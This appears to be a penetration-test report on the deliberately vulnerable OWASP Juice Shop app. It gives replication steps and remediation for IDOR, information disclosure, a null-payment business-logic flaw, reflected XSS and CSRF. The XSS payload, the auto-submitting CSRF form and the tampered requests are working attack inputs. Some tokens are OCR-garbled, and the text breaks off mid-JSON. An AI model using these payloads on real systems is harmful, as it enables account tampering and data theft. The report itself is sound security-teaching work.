
Overview

| | |
|---------------|------------------------|
| Vulnerability | Information Disclosure |
|---------------|------------------------|

| | |
|-------------|---|
| Description | The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information. |
| CVE/CEW | CWE 220 |
| Rating | High |
| Endpoint | /robots.txt |

How to replicate

Navigate to <http://localhost/robots.txt> you will then find a link to the ftp public access folder of the website:



Remediation

Disallow the access to the ftp folder through [.htaccess](#) or other methods.

Deny access to one specific folder in .htaccess

I'm trying to deny users from accessing the site/includes folder by manipulating the URL

<https://stackoverflow.com/questions/19118482/deny-access-to-one-specific-folder-in-htaccess>




Insecure Direct Object Reference

Overview

| | |
|---------------|--|
| Vulnerability | Insecure Direct Object Reference |
| Description | The system's authorization functionality does not prevent one user from gaining access to another user's data or record by modifying the key value identifying the data. |
| CVE/CEW | CWE 639 |
| Rating | High |
| Endpoint | /rest/basket/{id} |

How to replicate

The view basket endpoint is vulnerable to insecure direct object reference it is possible to view other accounts baskets through manipulation of the ID that is in the url, a request of me viewing my basket:



```
1 GET /rest/basket/6 HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not_A_Brand";v="8", "Chromium";v="120"
4 Accept: application/json, text/plain, */*
5 sec-ch-ua-mobile: ?0
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGFlODxhIjoiJzdWNjZXNzIiwZGF0YSI6eyJpZC16MjIsInVzXJuWVljioliiwZWhawj0ijszW9AbG9jYwxob3N0Lm1dCisInBhCN3b3JkIjoiOTNmZmRtWU4MeSNTkMjk0OGM1MDy3zWE2YzZlMzMiLcJy2xlijoIY3Vzd9g9ZXiiLcJkZWxieGVub2tlbi6fiiisImxh3RMb2dpbkwiJoimC4wLjAuhMCisInbybzZpb6VJbWFnZS1619hc3NldMvchVlbgljL21tyWdlcy91cxvYMWzl2Rlzmfb1hQuc3Zniwidg98cFnLy33ldC161iisImzQWn0zXl1jp0cnVLLCjcmVhdGvK0Xj0iIyM0I0LTyLTAyLT2IDA50j110jM1jAz0CArMDAGMDA1LcJkZWxldGvK0Xj0i0m51bGx9LClpxYQ0j3M0g5M2k2MDV9_p-HN2jJghNuirNABca9uCK5rL7yJ4HTUTMdxxAm7Kx8wf1wCm02ylAVN_TF15rn9B1n4ef73PsNfjNUy6yka3GyW6A6hQobX6Awv0gBt0T1k8vafmDlrybw4kZAg0f06c71FZ-5INySzjCTEYT3g09WEqLe0VExShQ
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6009.216 Safari/537.36
8 sec-ch-ua-platform: "linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGFlODxhIjoiJzdWNjZXNzIiwZGF0YSI6eyJpZC16MjIsInVzXJuWVljioliiwZWhawj0ijszW9AbG9jYwxob3N0Lm1dCisInBhCN3b3JkIjoiOTNmZmRtWU4MeSNTkMjk0OGM1MDy3zWE2YzZlMzMiLcJy2xlijoIY3Vzd9g9ZXiiLcJkZWxieGVub2tlbi6fiiisImxh3RMb2dpbkwiJoimC4wLjAuhMCisInbybzZpb6VJbWFnZS1619hc3NldMvchVlbgljL21tyWdlcy91cxvYMWzl2Rlzmfb1hQuc3Zniwidg98cFnLy33ldC161iisImzQWn0zXl1jp0cnVLLCjcmVhdGvK0Xj0iIyM0I0LTyLTAyLT2IDA50j110jM1jAz0CArMDAGMDA1LcJkZWxldGvK0Xj0i0m51bGx9LClpxYQ0j3M0g5M2k2MDV9_p-HN2jJghNuirNABca9uCK5rL7yJ4HTUTMdxxAm7Kx8wf1wCm02ylAVN_TF15rn9B1n4ef73PsNfjNUy6yka3GyW6A6hQobX6Awv0gBt0T1k8vafmDlrybw4kZAg0f06c71FZ-5INySzjCTEYT3g09WEqLe0VExShQ
```

my basket is set as id `6` if I change the id to another number `1` for example, I can view a different user basket

```

Request
Pretty Raw Hex JSON Web Token
1 GET /rest/basket/1 HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not_A_Brand";v="8", "Chromium";v="120"
4 Accept: application/json, text/plain, */*
5 sec-ch-ua-mobile: ?0
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXNlOiJzdWNjZXNzIiwidjZC16MjIsInVzZXJ
7 uWVlljciIiwiZWihaww101szsZWSAbG9jYXxobN0LmSlcd1sInBhc3N3b3JkIjoiOTHzmzMrYWUAm2E5NTk5Mj0OGM
8 1MDy3zWE2yZ2zMzMLCjybzxljjoY3zd9gZX1lCk2Xw1evUb2t1b16iis1mhc3RMbzdpbkwlIjotMC4wLA
9 uMcIs1nbYb2zbpbGVbwFnsZ161i9hc3N1dmhVchV1bg1jL21tyWdlc9icovxYmr2Rlzmf1bQu3ZnIwvd9g0FN
10 l'v31ldC161i51mlzQWNoAx1ljpocnVLLCjcmVhdgVK0X0i0iYmD0lTAyLT12IDAS0j110jMILjAzoCArMDAGmA
11 uLCj1cGRhdGVkQ0Q10iYMD0lTAyLT12IDAS0j110jMILjAzoCArMDAGmA1LCjK2WlzdGVkQ0Q10m51bg9xLCjpxQ
12 10jE3MDg5Mzk2MDV9jHN2jjghqNuirNAbca9uCK5rl7YJ4HTUMDxAm7Kx8wJf1wCm02YlmAVN_TFL5rn98im4af
13 3PsfjNUNyayka3GyW6A6qbx6Awvqgtz0tIk8vafmDlybw4kZAq9Dfo6c7lF2-5lnYszjCTEY3g09WeQeLvo
14 EKSNQ
15 If-None-Match: W/"20b-hM40MnnKgF5cd1fC8Z+2ixYL9E"
16 Connection: close
17
18
19

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #jobs
7 Content-Type: application/json; charset=utf-8
8 ETag: W/"51e-dx/YxHltOyahJv/0mN0iyp4o8"
9 Vary: Accept-Encoding
10 Date: Mon, 26 Feb 2024 10:01:30 GMT
11 Connection: close
12 Content-Length: 1310
13
14 {
    "status": "success",
    "data": {
        "id": 1,
        "coupon": null,
        "userId": 1,
        "createdAt": "2024-02-26T09:12:15.116Z",
        "updatedAt": "2024-02-26T09:12:15.116Z",
        "products": [
            {
                "id": 1,
                "name": "Apple Juice (1000ml)",
                "description": "The all-time classic.",
                "price": 1.99,
                "deluxePrice": 0.99,
                "image": "apple_juice.jpg",
                "createdAt": "2024-02-26T09:12:14.347Z",
                "updatedAt": "2024-02-26T09:12:14.347Z",
                "deletedAt": null,
                "BasketItem": {
                    "productId": 1,
                    "basketId": 1,
                    "id": 1,
                    "quantity": 2,
                    "createdAt": "2024-02-26T09:12:15.343Z",
                    "updatedAt": "2024-02-26T09:12:15.343Z"
                }
            }
        ]
    }
}

```

With this we can also get the UserID of the account we are viewing the basket from.

Remediation

To remediate the Insecure Direct Object Reference (IDOR) vulnerability, several key measures can be implemented. First, establish robust authentication and authorization mechanisms to ensure that users can only access their own basket data. Next, replace direct object identifiers in URLs with indirect references to prevent manipulation by unauthorized users. Validate user permissions before allowing access to sensitive resources, ensuring that only authorized users can view and modify their own baskets. Enforce Role-Based Access Control (RBAC) to restrict users to actions and resources appropriate for their roles. Apply contextual access controls based on user context to add an extra layer of security. Log access attempts to sensitive resources for monitoring and detecting potential malicious activities. Regularly conduct security assessments, including penetration testing and code reviews, to identify and remediate vulnerabilities. Educate developers and users on secure coding practices and the importance of data protection. Keep software dependencies up to date to mitigate known vulnerabilities. Consider implementing a bug bounty program to encourage responsible disclosure of vulnerabilities. By implementing these measures, the IDOR vulnerability can be effectively mitigated, enhancing overall application security.

Insecure direct object reference


Overview

| | |
|---------------|--|
| Vulnerability | Insecure direct object reference |
| Description | The system's authorization functionality does not prevent one user from gaining access to another user's data or record by modifying the key value identifying the data. |
| CVE/CEW | CWE 639 |
| Rating | High |
| Endpoint | api/Recycles/ |

How to replicate

it is possible to sign up another user to recycle by changing the userid and the address as well:

Here provided is a request with the



The screenshot shows a Postman interface with two tabs: 'Request' and 'Response'. The 'Request' tab displays an HTTP POST payload in JSON format. The 'Response' tab shows a successful response (HTTP 201 Created) with a JSON body containing a new recycle entry.

Request

```
Pretty Raw Hex JSON Web Token
1. Accept: application/json, text/plain, */*
2. Content-Type: application/json
3. sec-ch-ua-mobile: ?0
4. Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiJ9.eyJzdGF0dXMiOiJzdWnjZXNzIiwিত্বেZGF0YSI6eyJpZCI6MjIsInVzZXJ
5. sec-ch-ua-platform: "Linux"
6.Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiJ9.eyJzdGF0dXMiOiJzdWnjZXNzIiwিত্বেZGF0YSI6eyJpZCI6MjIsInVzZXJ
7. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
8. sec-ch-ua: "Chromium/120.0.6099.216 Safari/537.36
9. sec-ch-ua-platform: "Windows"
10. Origin: http://localhost
11. Sec-Fetch-Site: same-origin
12. Sec-Fetch-Mode: cors
13. Sec-Fetch-Dest: empty
14. Referer: http://localhost/
15. Accept-Encoding: gzip, deflate, br
16. Accept-Language: en-US;q=0.9
17. Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiJ9.eyJzdGF0dXMiOiJzdWnjZXNzIiwিত্বেZGF0YSI6eyJpZCI6MjIsInVzZXJ
18. Connection: close
19. {
20.   "UserId":22,
21.   "AddressId":9,
22.   "quantity":10
23. }
```

Response

```
1. HTTP/1.1 201 Created
2. Access-Control-Allow-Origin: *
3. X-Content-Type-Options: nosniff
4. X-Frame-Options: SAMEORIGIN
5. Feature-Policy: payment 'self'
6. Set-Header: "Content-Type": "application/json; charset=utf-8"
7. Location: /api/Recycles/12
8. Content-Type: application/json; charset=UTF-8
9. Content-Length: 184
10. ETag: W/"b8-m0RdgMwItByonpl/sbdSv65sNvLI"
11. Vary: Accept-Encoding
12. Date: Mon, 26 Feb 2024 12:26:31 GMT
13. Connection: close
14.
15. {
16.   "status": "success",
17.   "data": {
18.     "isPickup": false,
19.     "id": 12,
20.     "UserId": 22,
21.     "AddressId": 9,
22.     "quantity": 10,
23.     "updatedAt": "2024-02-26T12:26:31.839Z",
24.     "createdAt": "2024-02-26T12:26:31.839Z",
25.     "date": null
26.   }
27. }
```

User Id modified to another account we control but not the account we are currently using.

Remediation

check the registration to the recycle through the session and not imputed user value to avoid a user being able to change and Identifier to then control the account of an other user.

Reflected Cross Site Scripting



Overview

| | |
|---------------|--|
| Vulnerability | Cross Site Scripting |
| Description | <p>Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.</p> |
| CVE/CEW | CWE 79 |
| Rating | High |
| Endpoint | /search |

How to replicate

There is a reflected XSS present in the search functionality

```
http://localhost/#/search?q=yq58calg%3C%2Fspan%3E%3Ch1%3Ehy%3C%2Fh1%3E%3Cspan%3E
```



```
yq58calg</span><img src=x onerror='alert(document.cookie)' /><spa
```

Remediation

Implement proper input validation and output encoding mechanisms. Validate and sanitize user inputs to ensure that they do not contain malicious scripts or payloads. Additionally, use AngularJS's built-in features such as the Sanitize module to sanitize user-generated content before rendering it in the browser. This prevents injected scripts from being executed and mitigates the risk of XSS attacks. Regularly update AngularJS and other dependencies to patch any known vulnerabilities. Lastly, educate developers on secure coding practices to prevent similar vulnerabilities in the future.

By incorporating these measures, the application can be safeguarded against XSS exploits, ensuring the security of user data and the integrity of the system.

- OWASP XSS Prevention Cheat Sheet
- Mozilla Web Security Guidelines ↗ Cross-Site Scripting ↗XSS↗
- Google Web Fundamentals ↗ Cross-Site Scripting ↗XSS↗

Business Logic

Overview

| Vulnerability | Business Logic |
|---------------|--|
| Description | Weaknesses in this category identify some of the underlying problems that commonly allow attackers to manipulate the business logic of an application. Errors in business logic can be devastating to an entire application. They can be difficult to find automatically, since they typically involve legitimate use of the application's functionality. However, many business logic errors can exhibit patterns that are similar to well-understood implementation and design weaknesses. |
| CVE/CEW | CWE 840 |
| Rating | High |
| Endpoint | rest/deluxe-membership |

How to replicate

it is possible to register for membership + for free by setting the payment method to

null like so:

Remediation

To mitigate the specific vulnerability identified in the website, where users can register for a premium subscription with a null payment type and be automatically subscribed, several targeted actions are necessary. The development team should enhance input validation and server-side validation to ensure only valid payment types are accepted, while also implementing a mandatory confirmation step before finalizing subscriptions. Robust error handling mechanisms should be in place to detect and address null payment type submissions promptly. Regular auditing and monitoring of subscription transactions, along with transparent user notification about accepted payment types, are crucial. Additionally, rigorous security testing and compliance with relevant regulations such as PCI DSS are essential for comprehensive mitigation. By diligently implementing these measures, the vulnerability can be effectively addressed, ensuring the security of the subscription process and preventing unauthorized access to premium services without valid payment.

Information Disclosure

Overview

| | |
|---------------|---|
| Vulnerability | Information Disclosure |
| Description | The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information. |

| | |
|----------|----------------|
| CVE/CEW | CWE 200 |
| Rating | High |
| Endpoint | /rest/memories |

How to replicate

on the request to the view memories password hashes are disclosed:

```
{
  "UserId":18,
  "id":5,
  "caption":"I love going hiking here...",
  "imagePath":"assets/public/images/uploads/favorite-hiking-place.png",
  "createdAt":"2024-02-26T21:31:19.120Z",
  "updatedAt":"2024-02-26T21:31:19.120Z",
  "User":{
    "id":18,
    "username":"j0hNny",
    "email":"john@juice-sh.op",
    "password":"00479e957b6b42c459ee5746478e4d45",
    "role":"customer",
    "deluxeToken":"",
    "lastLoginIp":"",
    "profileImage":"assets/public/images/uploads/default.svg",
    "totpSecret":"",
    "isActive":true,
    "createdAt":"2024-02-26T21:31:15.174Z",
    "updatedAt":"2024-02-26T21:31:15.174Z",
    "deletedAt":null
  }
}
```

Remediation

The development team should implement access controls to restrict unauthorized access to sensitive user information, such as password hashes. Additionally, consider using secure hashing algorithms (e.g., bcrypt, Argon2) with proper salting and iteration counts to hash passwords securely. It's crucial to avoid storing or exposing password hashes directly and instead provide functionalities for password reset or authentication using secure mechanisms. Conduct thorough security testing, including vulnerability scanning and code reviews, to identify and remediate any similar vulnerabilities within the application. Lastly, prioritize user education on password security best practices, emphasizing the importance of using strong, unique passwords and enabling multi-factor authentication. By diligently implementing these measures, the vulnerability can be effectively mitigated, safeguarding user passwords and enhancing overall application security.


Insecure Direct Object Reference

Overview

| | |
|---------------|--|
| Vulnerability | Insecure Direct Object Reference |
| Description | The system's authorization functionality does not prevent one user from gaining access to another user's data or record by modifying the key value identifying the data. |
| CVE/CEW | CWE 639 |
| Rating | High |
| Endpoint | api/feedbacks/{id} |

How to replicate

As a regular user it is possible to send a `DELETE` request on `/api/feedbacks` and delete feedbacks present on the admin pannel even if you are not an admin user:



Remediation

Implement proper access controls to ensure that users can only access feedback submissions that belong to them. This includes validating user permissions and enforcing restrictions based on user roles or ownership of feedback entries. Additionally, utilize indirect references such as unique identifiers instead of exposing direct object identifiers in URLs. Apply server-side validation to check the authenticity of user requests and prevent unauthorized access to feedback data. Regularly audit and monitor feedback submissions to detect any unauthorized access attempts. Furthermore,

educate developers and users about the importance of data privacy and security to prevent future instances of IDOR vulnerabilities. Conduct thorough security testing, including penetration testing and code reviews, to identify and address any remaining vulnerabilities in the feedback mechanism. By implementing these measures, the IDOR vulnerability in the feedback mechanism can be effectively mitigated, ensuring the confidentiality and integrity of user feedback data.

Cross Site Request Forgery

Overview


| | |
|---------------|---|
| Vulnerability | Cross Site Request Forgery |
| Description | The web application does not, or can not, sufficiently verify whether a wellformed, valid, consistent request was intentionally provided by the user who submitted the request. |
| CVE/CEW | CWE 352 |
| Rating | Medium |
| Endpoint | /profile |

How to replicate

It is possible to make a user change their username through a CSRF attack on the

opening the url:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="http://localhost/profile" method="POST">
<input type="hidden" name="username" value="qwerty" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState ('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>
```



/profile endpoint using the following code hosted on your website and a victim

Remediation

Implement CSRF tokens on the forms inside of the backend to protect the different forms. Provided is a tutorial on how to achieve this:

Information Disclosure

Overview

Vulnerability	Information Disclosure
Description	The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.
CVE/CEW	CWE 220
Rating	Low
Endpoint	/api/SecurityAnswers/

How to replicate

```
{"UserId":2'2,"answer":"abc","SecurityQuestionId" :2}
```

if you send a malformed json to an endpoint you get an error showing more information than supposed to:

```
13 {
14   "error":{
15     "message":"Expected ',' or '}' after property value in JSON at position 11",
16     "stack":
